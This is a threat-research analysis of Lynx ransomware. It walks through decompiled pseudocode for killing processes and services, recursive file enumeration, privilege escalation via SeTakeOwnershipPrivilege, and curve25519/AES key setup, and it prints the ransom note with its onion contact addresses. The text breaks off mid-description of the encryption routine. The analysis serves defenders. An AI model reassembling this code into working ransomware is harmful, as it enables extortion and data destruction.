In-Depth Analysis of Lynx Ransomware

By Nextron Threat Research Team

Published: 2026-03-30 · Archived: 2026-04-06 00:13:40 UTC


Introduction

Lynx ransomware is a newly emerged and sophisticated malware threat that has been active since mid-2024. Lynx ransomware has claimed over 20 victims across a range of industries. Once it infiltrates a system, it encrypts critical files, appending a '.lynx' extension, and deletes backup files like shadow copies to hinder recovery.

Uniquely, it also sends the ransom note to available printers, adding an unexpected element to its attack strategy.

This malware shares similarities with previous INC ransomware, indicating that they bought INC ransomware source code.

The first sample was identified by rivitna2, checking VT showed it had only 26 detections which is a low detection rate for a ransomware sample,so we decided to dive deeper.



Note: Rapid7 wrote a quick analysis on a Lynx ransomware sample highlighting some of its functionalities, check the blog here.

Overview

Lynx ransomware employs a variety of techniques such as:

- Terminating processes and services.
- Directory enumeration.
- Privilege escalation.
- Deleting shadow copies.
- Encrypting all mounted drives and shared folders.
- Changing the background image.
- Printing the ransomware note.

By default when executed the ransomware will encrypt every file on the system but in addition to that it also allows the attacker to customize the ransomware behaviour via command line flags which are highlighted below :

–file	Encrypt specified file
–dir	Encrypt specified directory
–help	Print every argument and it`s usage
–verbose	Enable verbosity
–stop-processes	stop processes via RestartManager
–encrypt-network	Encrypt network shares
–load-drives	Mount available volumes
–hide-cmd	Hide console window (not used)
–no-background	Don’t change background image
–no-print	Don’t print note on printers
–kill	Kill processes & services
–safe-mode	Enter safe-mode (not used)

A comprehensive list of Indicators of Compromise (IOCs) is available at the end of this article.

In the next section, we will take a closer look at Lynx ransomware and analyze its inner workings, including key aspects such as its encryption implementation and file processing methods.

Full Ransomware Analysis

The ransomware starts by calling main function and assigning flags based on the parameters passed to the ransomware.

Terminate Process

Passing the kill flag, the malware begins by enumerating all running processes and terminates any process whose name contains any of the following words:

- sql
- veeam
- backup
- exchange
- java
- notepad

First, CreateToolhelp32Snapshot is called with the TH32CS_SNAPPROCESS flag to capture a snapshot of all processes in the system. Passing 0 indicates that all processes are included.

Next, Process32FirstW retrieves information about the first process in the snapshot and stores it in the pe structure.

For each process, the code compares its name (pe.szExeFile) with the target process names array using a case-insensitive search function.

If a process name matches, OpenProcess is called with the PROCESS_TERMINATE flag to obtain a handle to the process.

Finally, TerminateProcess is called to terminate the matched process.

```
if ( BYTE1(v83) )                       // kill
{
  if ( verbose_flag )
    printf_0("[*] Killing processes...\n");
  pe.dwSize = 556;
  v6 = CreateToolhelp32Snapshot(0xFu, 0);
  Process32FirstW(v6, &pe);
  do
  {
    proc_names = process_names;
    do
    {
      if ( search_case_insensitive(pe.szExeFile, *proc_names) )
      {
        process_handle = OpenProcess(1u, 0, pe.th32ProcessID);
        proc_handle = process_handle;
        if ( process_handle )
        {
          if ( TerminateProcess(process_handle, 9u) && verbose_flag )
            printf(L"[+] Proccess %s with PID: %d was killed succesffully\n", pe.szExeFile, pe.th32ProcessID);
          CloseHandle(proc_handle);
        }
      }
      ++proc_names;
    }
    while ( proc_names < &process_counter );
    v64 = v6;
  }
  while ( Process32NextW(v6, &pe) );
  CloseHandle(v64);
  enum_services();
}
```

Enumerate Services Function

The function enumerates and terminates services along with its dependent services, if the display name or service name contains any of the words mentioned above.

OpenSCManagerW is used to obtain a handle to the service control manager database with full access permissions.

The services are enumerated and stored in lpServices.

A loop processes each service in the list, checking if it matches any of the target service names.

If a match is found, stop_services is called to stop the service along with its dependent services.

```
        Service_DisplayNam = services_names;
        ServiceName = services_names;
        do
        {
          v8 = 0;
          if ( v7 )
          {
            v9 = lpMem;
            do
            {
              if ( search_case_insensitive(v9->lpDisplayName, *Service_DisplayNam)
                || search_case_insensitive(v9->lpServiceName, *ServiceName) )
              {
                stop_services(v9->lpServiceName);
                v7 = ServicesReturned;
              }
              Service_DisplayNam = ServiceName;
              ++v8;
              ++v9;
            }
            while ( v8 < v7 );
          }
          ServiceName = ++Service_DisplayNam;
        }
        while ( Service_DisplayNam < &counter );
      }
```

Stop Services Function

The function attempts to stop a specified service along with its dependent services.

OpenSCManagerW is used to obtain a handle to the Service Control Manager with full access permissions.

OpenServiceW is used to open the specified service with the required access rights (SERVICE_QUERY_STATUS, SERVICE_ENUMERATE_DEPENDENTS, and SERVICE_STOP).

QueryServiceStatusEx is used to query the current status of the service.

The dependent services are enumerated and stopped recursively by calling stop_services for each dependent service.

ControlService is called to send a stop command to the service.

```
        printf_0(L"[-] Failed to enum dependent services for %s: %s", servicename, Buffer);
      }
      goto LABEL_17;
    }
    v17 = 36 * pcbBytesNeeded;
    ProcessHeap = GetProcessHeap();
    v10 = HeapAlloc(ProcessHeap, 0, v17);
    v19 = v10;
    if ( !EnumDependentServicesW(serviceHandle, 1u, v10, pcbBytesNeeded, &pcbBytesNeeded, &ServicesReturned) )
    {
      if ( verbose_flag )
      {
        v11 = GetLastError();
        FormatMessageW(0x1200u, 0, v11, 0x409u, Buffer, 0x100u, 0);
        printf_0(L"[-] Failed to enum dependent services for %s: %s", servicename, Buffer);
      }
      goto LABEL_21;
    }
    if ( ServicesReturned )
    {
      v13 = 0;
      p_lpServiceName = &v19->lpServiceName;
      while ( !stop_services(*p_lpServiceName) )
      {
        ++v13;
        p_lpServiceName += 9;
        if ( v13 >= ServicesReturned )
        {
          v10 = v19;
          goto LABEL_28;
        }
      }
      CloseServiceHandle(serviceHandle);
      v18 = v19;
      goto LABEL_22;
    }
LABEL_28:
    if ( !ControlService(serviceHandle, 1u, &ServiceStatus) )
    {
LABEL_21:
      CloseServiceHandle(serviceHandle);
      v18 = v10;
LABEL_22:
      v12 = GetProcessHeap();
      HeapFree(v12, 0, v18);
      return 0;
    }
    if ( ServiceStatus.dwCurrentState != SERVICE_STOPPED )
    {
      do
      {
        Sleep(ServiceStatus.dwWaitHint);
        if ( !QueryServiceStatusEx(serviceHandle, SC_STATUS_PROCESS_INFO, &ServiceStatus, 0x24u, &pcbBytesNeeded)
          goto LABEL_21;
      }
      while ( ServiceStatus.dwCurrentState != 1
           && GetTickCount64() - TickCount64 <= 0x7530
           && ServiceStatus.dwCurrentState != 1 );
    }
    v15 = GetProcessHeap();
    HeapFree(v15, 0, v10);
  }
```

The ransome note is base64 decoded then it's passed to a function to replace every occurrence of `%id%` with the victim ID `66a204aee7861ae72f21b4e0`

```
Your data is stolen and encrypted.
Your unique identificator is %id%
```

```
Use this TOR site to contact with us:
http://lynxch2k5xi35j7hlbmwl7d6u2oz4vp2wqp6qkwol624cod3d6iqiyqd.onion/login

Use this email to contact with us:
martina.lestariid1898@proton.me

Our blog
 ~ TOR Network: http://lynxbllrfr5262yvbgtqoyq76s7mpztcqkv6tjjxgpilpma7nyoeohyd.onion/disclosures
 ~ Mirror #1: http://lynxblog.net/
```

```
v65 = base64_decode(
        &dwMessageIda,
        "WW91ciBkYXRhIGlzIHN0b2xlbiBhbmQgZW5jcnlwdGVkLg0KWW91ciB1bmlxdWUgaWRlbnRpZmljYXRvciBpcyAlaWQlDQpVc2UgdGhpc
        "BUT1Igc2l0ZSB0byBjb250YWN0IHdpdGggdXM6DQpodHRwOi8vbHlueGNoMms1eGkzNWo3aGxibXdsN2Q2dTJvejR2cDJ3cXA2cWt3b2w
        "MjRjb2QzZDZpcWl5cWQub25pb24vbG9naW4NCg0KVXNlIHRoaXMgZW1haWwgdG8gY29udGFjdCB3aXRoIHVzOg0KbWFydGluYS5sZXN0Y
        "JpaWQxODk4QHByb3Rvbi5tZQ0KDQpPdXIgYmxvZw0KIH4gVE9SIE51ldHdvcms6IGh0dHA6Ly9seW54YmxscmZyNTI2Mnl2Ymd0cW95cTc
        "czdtcHp0Y3FrdjZ0amp4Z3BpbHBtYTdueW9lb2h5ZC5vbmlvbi9kaXNjbG9zdXJlcw0KIH4gTWlycm9yICMxOiBodHRwOi8vbHlueGJsb
        &v6);
ransom_note = v65;
if ( v65 )
{
  *(v6 + v65) = 0;
  ransom_note = replace_ID();
```

The malware begins setting up a multi-threaded environment for the encryption operation using the Windows I/O Completion Port mechanism.

First, the function call populates the SystemInfo structure with information about the current system, such as the number of processors.

The number of threads to be used is set to four times the number of processors in the system. This aims to leverage multi-threading to speed up disk encryption.

An I/O Completion Port is then created to manage asynchronous I/O operations.

0xffffffff: This parameter indicates that no file handle is associated with the completion port initially.
0: This parameter specifies that the completion port is not associated with an existing port.
0: The completion key is set to zero, and the last parameter specifies the maximum number of threads that can run concurrently. If it’s zero, it defaults to the number of processors.

It Creates a thread for each processor to handle I/O completion.

Each thread runs the Encryption function and uses the CompletionPort for synchronization.

The encryption function will be discussed later.

```
*(hSnapshot + ransom_note) = 0;
::ransom_note = replace_ID(ransom_note);
if ( verbose_flag )
  printf("[+] Successfully decoded readme!\n");
GetSystemInfo(&SystemInfo);
threads_num = 4 * SystemInfo.dwNumberOfProcessors;
CompletionPort = CreateIoCompletionPort(0xFFFFFFFF, 0, 0, 0);
lpHandles = malloc(threads_num >> 30 != 0 ? -1 : 4 * threads_num);
for ( i = 0; i < threads_num; ++i )
  lpHandles[i] = CreateThread(0, 0, encryption, CompletionPort, 0, 0);
v68 = verbose_flag;
if ( verbose_flag )
{
  printf("[+] Threads are initialized!\n");
  v68 = verbose_flag;
}
ExistingCompletionPort = CompletionPort;
```

Enumerate Directory Function

The function attempts to create a README.txt file in a specified directory, it uses the FindFirstFileW function in order to find the first file in the directory.

A loop iterates over each file and directory, special directories notations like ‘.’ and ‘..’ , as well as reparse points, are skipped.

For each file, the function checks if it is a system file or has certain extensions such as ‘.exe’, ‘.msi’, ‘.dll’, ‘.lynx’, if the file does not match these criteria and is not named LYNX or README.txt, it is queued for encryption by creating a new thread.

For each subdirectory, a recursive call to ‘enum_dir’ is made.

Special directories like ‘windows’, ‘program files’, and others are skipped to avoid processing system directories.

It Handles “Program Files” and “Program Files (x86)” separately, for each subdirectory within, a recursive call to ‘enum_dir’ searching for “microsoft sql server” directory to be encrypted.

```
lstrcatW(v6, L"README.txt");
FileW = CreateFileW(v6, 0x40000000u, 1u, 0, 1u, 0, 0);
if ( FileW != -1 )
{
  NumberOfBytesWritten = 0;
  v8 = lstrlenA(ransom_note);
  WriteFile(FileW, ransom_note, v8, &NumberOfBytesWritten, 0);// write ransome note
  CloseHandle(FileW);
}
v9 = GetProcessHeap();
HeapFree(v9, 0, v6);
v10 = lpString;
v11 = lstrcatW;
lstrcatW(lpString, L"*");
NumberOfBytesWritten = FindFirstFileW(lpString, &FindFileData);
if ( NumberOfBytesWritten != -1 )
{
  lstrcmpiW = ::lstrcmpiW;
  while ( 1 )
  {
    if ( !lstrcmpiW(FindFileData.cFileName, L".")
      || !lstrcmpiW(FindFileData.cFileName, L"..")
      || (FindFileData.dwFileAttributes & FILE_ATTRIBUTE_REPARSE_POINT) != 0 )
    {
      goto LABEL_61;
    }
    if ( (FindFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) != 0 )
      break;
    if ( (FindFileData.dwFileAttributes & FILE_ATTRIBUTE_SYSTEM) == 0 )
    {
      v27 = lstrlenW(FindFileData.cFileName) - 1;
      if ( v27 < 0 )
        goto LABEL_49;
      while ( 1 )
      {
        file_extension = &FindFileData.cFileName[v27];// get file extension
        if ( *file_extension == 46 )
          break;
        if ( --v27 < 0 )
          goto LABEL_49;
00004609 enum dir:86 (405209) (Synchronized with IDA View-A)
```

```
          file_extension = &FindFileData.cFileName[v27];// get file extension
          if ( *file_extension == '.' )
            break;
          if ( --v27 < 0 )
            goto LABEL_49;
        }
        if ( lstrcmpiW(&FindFileData.cFileName[v27], L".exe")
          && lstrcmpiW(file_extension, L".msi")
          && lstrcmpiW(file_extension, L".dll")
          && lstrcmpiW(file_extension, L".lynx") )
        {
LABEL_49:
          if ( !search_case_insensitive(FindFileData.cFileName, L"LYNX")
            && !search_case_insensitive(FindFileData.cFileName, L"README.txt") )
          {
            v29 = v1();
            v30 = HeapAlloc(v29, 0, 0x8000u);
            lstrcpyW(v30, directory);
            v31 = lstrlenW(v30);
            if ( v30 && v31 && v30[v31 - 1] != '\\' )
              *&v30[v31] = '\\';
            lstrcatW(v30, FindFileData.cFileName);
            do
              Sleep(1u);
            while ( _InterlockedExchangeAdd(&dword_429330, 0) > 200 );
            lstrcmpiW = ::lstrcmpiW;
            if ( verbose_flag )
              printf_0(L"[+] Encrypting: %s\n", v30);
            CreateThread(0, 0, wrap_prepare_encryption, v30, 0, 0);
          }
        }
        goto LABEL_60;
      }
LABEL_61:
      if ( !FindNextFileW(NumberOfBytesWritten, &FindFileData) )
      {
        FindClose(NumberOfBytesWritten);
        v10 = lpString;
        goto LABEL_63;
      }
```

```
if ( lstrcmpiW(FindFileData.cFileName, L".")
  && lstrcmpiW(FindFileData.cFileName, L"..")
  && lstrcmpiW(FindFileData.cFileName, L"windows")
  && lstrcmpiW(FindFileData.cFileName, L"program files")
  && lstrcmpiW(FindFileData.cFileName, L"program files (x86)")
  && lstrcmpiW(FindFileData.cFileName, L"$RECYCLE.BIN")
  && lstrcmpiW(FindFileData.cFileName, L"appdata") )
{
  v13 = v1();
  v14 = HeapAlloc(v13, 0, 0x8000u);
  lstrcpyW(v14, directory);
  v15 = lstrlenW(v14);
  if ( v14 && v15 && v14[v15 - 1] != 92 )
    *&v14[v15] = 92;
  lstrcatW(v14, FindFileData.cFileName);
  enum_dir(v14);
  v16 = v1();
  HeapFree(v16, 0, v14);
}
else if ( !lstrcmpiW(FindFileData.cFileName, L"program files")
       || !lstrcmpiW(FindFileData.cFileName, L"program files (x86)") )
{
  v17 = v1();
  v18 = HeapAlloc(v17, 0, 0x8000u);
  lstrcpyW(v18, directory);
  v19 = lstrlenW(v18);
  if ( v18 && v19 && v18[v19 - 1] != 92 )
    *&v18[v19] = 92;
  v11(v18, FindFileData.cFileName);
  v20 = GetProcessHeap();
  lpMem = HeapAlloc(v20, 0, 0x8000u);
  lstrcpyW(lpMem, v18);
  lstrcatW(lpMem, L"*");
  FirstFileW = FindFirstFileW(lpMem, &v41);
  v37 = FirstFileW;
  if ( FirstFileW != -1 )
  {
    do
```

```
    if ( FirstFileW != -1 )
    {
      do
      {
        if ( lstrcmpiW(v41.cFileName, L".")
          && lstrcmpiW(v41.cFileName, L"..")
          && (v41.dwFileAttributes & 0x410) == 16
          && !lstrcmpiW(v41.cFileName, L"microsoft sql server") )
        {
          v22 = GetProcessHeap();
          v23 = HeapAlloc(v22, 0, 0x8000u);
          lstrcpyW(v23, v18);
          lstrcatW(v23, v41.cFileName);
          lstrcatW(v23, L"\\");
          enum_dir(v23);
          v24 = GetProcessHeap();
          HeapFree(v24, 0, v23);
          FirstFileW = v37;
        }
      }
      while ( FindNextFileW(FirstFileW, &v41) );
      FindClose(FirstFileW);
    }
    v25 = GetProcessHeap();
    HeapFree(v25, 0, lpMem);
    v34 = v18;
    v1 = GetProcessHeap;
    v26 = GetProcessHeap();
    HeapFree(v26, 0, v34);
  }
3EL_60:
  v11 = lstrcatW;
  goto LABEL_61;
}
```

Prepare Encryption Function

This function performs several tasks:
It checks if it has write access to the file that is to be encrypted.

If it does not, it attempts privilege escalation and checks again for write access.

If a ‘stop_processes_flag’ flag is passed, the function attempts to terminate every process that has an open handle to the file at that moment.

If all these attempts fail, the file will not be encrypted.

```
CHAR Buffer[260]; // [esp+t8h] [ebp-108h] BYREF

lpString = lpFileName;
FileAttributesW = GetFileAttributesW(lpFileName);
SetFileAttributesW(lpFileName, FileAttributesW & 0xFFFFFFFE);
if ( check_write_access(lpFileName)
  || stop_processes_flag && Terminate_Process_RM(lpFileName) == 1 && check_write_access(lpFileName)
  || (LOBYTE(FileW) = priv_escalation(lpFileName), FileW == 1)
  && (LOBYTE(FileW) = check_write_access(lpFileName), FileW) )
{
  FileW = CreateFileW(lpFileName, 0xC0000000, 0, 0, 3u, 0x40000080u, 0);
  v4 = FileW;
  FileHandle = FileW;
  if ( FileW != -1 )
  {
```

Check Write Access Function

This function essentially checks if the malware has write access to the file being encrypted.

It does this by writing a dummy data of 36 bytes of the character “2” at the end of the file.

It then verifies if the written data is indeed 36 bytes.

If so then the data was written successfully, indicating that the malware has write access to the file.

SetFilePointerEx moves the file pointer to the end of the file.

After writing the data, the file pointer is moved back to its original position.

Finally, SetEndOfFile truncates the file, effectively removing the written data.

```
bool __thiscall check_write_access(LPCWSTR lpFileName)
{
  HANDLE FileW; // esi
  int v2; // eax
  void *v3; // edi
  int v4; // eax
  LONG HighPart; // edi
  DWORD LowPart; // ebx
  int v7; // eax
  int v8; // eax
  void *lpBuffer; // [esp+10h] [ebp-18h]
  LARGE_INTEGER FileSize; // [esp+18h] [ebp-10h] BYREF
  DWORD NumberOfBytesWritten; // [esp+20h] [ebp-8h] BYREF

  FileW = CreateFileW(lpFileName, 0xC0000000, 0, 0, 3u, 0x8000000u, 0);
  NumberOfBytesWritten = 0;
  if ( FileW == -1 )
    return 0;
  GetFileSizeEx(FileW, &FileSize);
  v2 = lstrlenA("LYNX");
  v3 = malloc(__CFADD__(v2, 32) ? -1 : v2 + 32);
  lpBuffer = v3;                                // memory block of 36 bytes
  if ( !v3 )
    return 0;
  v4 = lstrlenA("LYNX");
  memset(v3, 2, v4 + 32);                       // set every element in the memory block to 2
  HighPart = FileSize.HighPart;
  LowPart = FileSize.LowPart;
  SetFilePointerEx(FileW, FileSize, 0, 0);      // points to the end of the file
  v7 = lstrlenA("LYNX");
  WriteFile(FileW, lpBuffer, v7 + 32, &NumberOfBytesWritten, 0);// write at the end of the file
  SetFilePointerEx(FileW, __PAIR64__(HighPart, LowPart), 0, 0);// file pointer is reset to its original position
                                                // so it truncate the writen data
  SetEndOfFile(FileW);
  CloseHandle(FileW);
  free(lpBuffer);
  v8 = lstrlenA("LYNX");
  return NumberOfBytesWritten == v8 + 32;       // check that the data is written successfully
}
```

Privilege Escalation function

If the write check fails the ransomware will call priv_escalation which tries to enable ‘SeTakeOwnershipPrivilege’ on the current process token.
This privilege will allow the process to take ownership of an object without being granted discretionary access, With this privilege, the user can take ownership of any securable object in the system effectively granting the ransomware write access.

From a code perspective the following is how write access is granted:

1- The function starts by taking ownership of a file or directory and sets its security descriptor to grant full control to a specified group.
2- AllocateAndInitializeSid is called to create a SID for the specified group.
3- The EXPLICIT_ACCESS structure is set up to define the permissions (full control) for the new ACL.
4- SetEntriesInAclW is called to create a new ACL that grants these permissions.
5- SetNamedSecurityInfoW is used to set the DACL for the file or directory.
6- A handle to the current process token is opened using OpenProcessToken.
7- LookupPrivilegeValueW is used to get the LUID for the SeTakeOwnershipPrivilege.
9- The LUID is needed to adjust the token’s privileges.

10- AdjustTokenPrivileges is called to enable the SeTakeOwnershipPrivilege for the current process access token, this privilege is required to change the owner of the file or directory.
11- SetNamedSecurityInfoW is used again to set the ownership of the file or directory to the specified SID, this step changes the owner of the file or directory to the specified SID, the OWNER_SECURITY_INFORMATION flag is used to specify that the owner is being set.
12- LookupPrivilegeValueW is used to retrieve the LUID for SeTakeOwnershipPrivilege again, which is needed to disable the privilege in the next step
13- AdjustTokenPrivileges is used to disable the SeTakeOwnershipPrivilege privilege in the current process's access token, returning the token to its original state.
14- SetNamedSecurityInfoW is used to re-apply the DACL to ensure that the permissions are set correctly.

```
NewAcl = 0;
*pIdentifierAuthority.Value = 0;
*&pIdentifierAuthority.Value[4] = 256;
if ( AllocateAndInitializeSid(&pIdentifierAuthority, 1u, 0, 0, 0, 0, 0, 0, 0, 0, &pSid) )
{
  pListOfExplicitEntries.Trustee.ptstrName = pSid;
  pListOfExplicitEntries.grfAccessPermissions = GENERIC_ALL;
  pListOfExplicitEntries.grfAccessMode = SET_ACCESS;
  pListOfExplicitEntries.grfInheritance = NO_INHERITANCE;
  pListOfExplicitEntries.Trustee.TrusteeForm = TRUSTEE_IS_SID;
  pListOfExplicitEntries.Trustee.TrusteeType = TRUSTEE_IS_GROUP;
  if ( !SetEntriesInAclW(1u, &pListOfExplicitEntries, 0, &NewAcl)
    && SetNamedSecurityInfoW(pObjectName, SE_FILE_OBJECT, 4u, 0, 0, NewAcl, 0) == 5 )
  {
    CurrentProcess = GetCurrentProcess();
    if ( OpenProcessToken(CurrentProcess, 0x20u, &TokenHandle) )
    {
      v3 = TokenHandle;
      if ( LookupPrivilegeValueW(0, L"SeTakeOwnershipPrivilege", &Luid) )
      {
        NewState.Privileges[0].Luid = Luid;
        NewState.PrivilegeCount = 1;
        NewState.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
        if ( AdjustTokenPrivileges(v3, 0, &NewState, 0x10u, 0, 0) )
        {
          if ( GetLastError() != ERROR_NOT_ALL_ASSIGNED
            && !SetNamedSecurityInfoW(pObjectName, SE_FILE_OBJECT, 1u, pSid, 0, 0, 0) )
          {
            Luid.HighPart = TokenHandle;
            if ( LookupPrivilegeValueW(0, L"SeTakeOwnershipPrivilege", &NewState.Privileges[0].Luid.HighPa
            {
              v9.Privileges[0].Luid.LowPart = NewState.Privileges[0].Luid.HighPart;
              v9.PrivilegeCount = 1;
              v9.Privileges[0].Luid.HighPart = NewState.Privileges[0].Attributes;
              v9.Privileges[0].Attributes = 0;
              if ( AdjustTokenPrivileges(Luid.HighPart, 0, &v9, 0x10u, 0, 0) )
              {
                if ( GetLastError() != 1300 )
                  SetNamedSecurityInfoW(pObjectName, SE_FILE_OBJECT, 4u, 0, 0, NewAcl, 0);
              }
00005762 sub_4061B0:54 (406362) (Synchronized with IDA View-A)
```

Terminate Process Using Restart Manager Function

The function terminates every process that has an open handle to the file to be encrypted, it leverages the Restart Manager (RM) API to identify these processes and then terminates them, while avoiding the termination of 'Windows Explorer', 'critical system processes', and processes that the current user does not have permission to shut down.

RmStartSession initiates a new Restart Manager session.

RmRegisterResources registers the specified file as a resource to be managed within this session.

RmGetList retrieves the list of processes currently using the specified file.

The function then iterates through this list of processes. It ensures that it avoids terminating Windows Explorer (RmExplorer) and critical system processes (RmCritical). For each process, it verifies that the process is not the current one and opens it with PROCESS_TERMINATE access.

It then calls TerminateProcess to terminate the process and waits for the termination to complete using WaitForSingleObject.

```
if ( RmGetList(pSessionHandle, &pnProcInfoNeeded, &pnProcInfo, 0, &dwRebootReasons) == 234 && pnProcInfoNeeded )
{
  v13 = 668 * pnProcInfoNeeded;
  ProcessHeap = GetProcessHeap();
  v2 = HeapAlloc(ProcessHeap, 0, v13);
  v3 = v2;
  v14 = v2;
  if ( !v2 )
  {
LABEL_8:
    RmEndSession(pSessionHandle);
    return 0;
  }
  memset(v2, 0, sizeof(RM_PROCESS_INFO));
  pnProcInfo = pnProcInfoNeeded;
  if ( RmGetList(pSessionHandle, &pnProcInfoNeeded, &pnProcInfo, v3, &dwRebootReasons) )
  {
    v4 = GetProcessHeap();
    HeapFree(v4, 0, v3);
    goto LABEL_8;
  }
  v6 = 0;
  if ( pnProcInfo )
  {
    p_dwProcessId = &v3->Process.dwProcessId;
    do
    {
      v8 = p_dwProcessId[163];
      if ( v8 != RmExplorer && v8 != RmCritical )
      {
        v9 = *p_dwProcessId;
        if ( GetCurrentProcessId() != v9 )
        {
          v10 = OpenProcess(0x100001u, 0, v9);
          v11 = v10;
          if ( v10 != -1 )
          {
            TerminateProcess(v10, 0);
            WaitForSingleObject(v11, 0x1388u);
```

Additionally, the function decodes the ECC public key and passes it to generate_aes_key. It uses the ECC curve25519 to create a shared secret, which is then hashed with SHA512. This hashed value is used as the AES key and is passed to AESKeyExpansion to generate the round keys.

The marker contains the following data of a total of 116 byte that will be appended at the end of the encrypted file:

- ECC public key (32 bytes)
- SHA512(ECC public key) (64 bytes)
- "LYNX"
- 00 00 00 00 (unknown purpose)

- 40 42 0F 00 (representing 1,000,000 – 1MB – encryption block size)
- 05 00 00 00 (possibly the encryption block step – will be explained later)
- 01 00 00 00 (number of skipped blocks a block is 5MB)

and it sets switch_value to equal 2.

```
ProcessHeap = GetProcessHeap();
lpOverlapped = HeapAlloc(ProcessHeap, 0, 0x170u);
memset(lpOverlapped, 0, 0x170u);
memset(&marker, 0, sizeof(marker));
memset(&v39, 0, sizeof(v39));
LOBYTE(v39.basepoint) = 9;
memset(&v39.basepoint + 1, 0, 31);
v39.error = 0;
IV = 0;
FileW = base64_decode("956os3Xi4qVI+JcJVQ2Fnkx2PeIabykkC68hc/wOT3c=", &IV);
v39.m_publ = FileW;
if ( FileW )
{
  LOBYTE(FileW) = generate_aes_key(&v39);
  if ( FileW )
  {
    v6 = GetProcessHeap();
    dwMessageId = HeapAlloc(v6, 0, 0x10u);
    v7 = GetProcessHeap();
    nonce = HeapAlloc(v7, 0, 0x10u);
    sha512_shared_secret = v39.sha512_shared_secret;
    u_publ_1 = *v39.u_publ;
    IV = nonce;
    *marker.pub_key = u_publ_1;
    *&marker.pub_key[16] = *(v39.u_publ + 1);
    *marker.sha512_pub_key = *v39.sha512_u_publ;
    *&marker.sha512_pub_key[16] = *(v39.sha512_u_publ + 1);
    *&marker.sha512_pub_key[32] = *(v39.sha512_u_publ + 2);
    *&marker.sha512_pub_key[48] = *(v39.sha512_u_publ + 3);
    *dwMessageId = *v39.sha512_shared_secret;
    *nonce = *(sha512_shared_secret + 1);
    v11 = lstrlenW(lpFileName) + 1;
    v12 = lstrlenW(L"LYNX");
```

```
lstrcatW(new_file_name, L"LYNX");
AESKeyExpansion(&lpOverlapped->roundKeys, dwMessageId);
*&lpOverlapped->IV = *IV;
lstrcpyA(marker.ransom_name, "LYNX");
marker.enc_block_size = 1000000;
marker.maybe_enc_block_step = 5;
marker.unknown_2 = 0;
lpOverlapped->zero_1 = 0;
lpOverlapped->offset = 0;
lpOverlapped->OffsetHigh = 0;
lpOverlapped->hFile = FileHandle;
enc_block_size = marker.enc_block_size;
v13 = GetProcessHeap();
lpOverlapped->lpBuffer = HeapAlloc(v13, 0, enc_block_size);
v14 = lstrlenW(lpFileName);
v15 = calloc(__CFADD__(v14, 2) ? -1 : v14 + 2, 2u);
lpOverlapped->filename = v15;
lstrcpyW(v15, lpFileName);
lpOverlapped->lpNewFileName = new_file_name;
*&lpOverlapped->filesize = FileSize;
m_publ = v39.m_publ;
lpOverlapped->next_enc_block_offset = 0;
lpOverlapped->zero = 0;
qmemcpy(&lpOverlapped->marker, &marker, 0x74u);
lpOverlapped->switch_value = 2;
if ( m_publ )
{
  v27 = m_publ;
  v17 = GetProcessHeap();
  HeapFree(v17, 0, v27);
}
```

After setting up the necessary structures and starting the asynchronous read operation, the function calls CreateIoCompletionPort to associate the file handle with the completion port.

As the function performs operations like reading the file, it uses the OVERLAPPED structure to manage asynchronous operations. When an operation completes, it posts a completion packet to the I/O completion port indicating that the file is ready for encryption.

The Encryption function waits for these completion packets using GetQueuedCompletionStatus. When it receives a completion packet, it processes the operation based on the switch_value set in the OVERLAPPED structure by prepare_encryption.

The Encryption function receives this packet and transitions to encrypting the file data.

```
CreateIoCompletionPort(FileHandle, ExistingCompletionPort, FileHandle, 0);
LOBYTE(FileW) = ReadFile(lpOverlapped->hFile, lpOverlapped->lpBuffer, dwBytes, 0, lpOverlapped);
_InterlockedIncrement(&dword_429330);
```

Encryption Function

The Encryption function starts by setting up the environment and parameters it needs to operate.

It waits for I/O completion packets using the GetQueuedCompletionStatus function.
Waiting for I/O Completion:

The function continuously waits for an I/O completion packet. When a packet is received, it processes the operation based on the switch_value.

the switch block handles 4 cases:

- case 0
- case 1
- case 2
- case 3

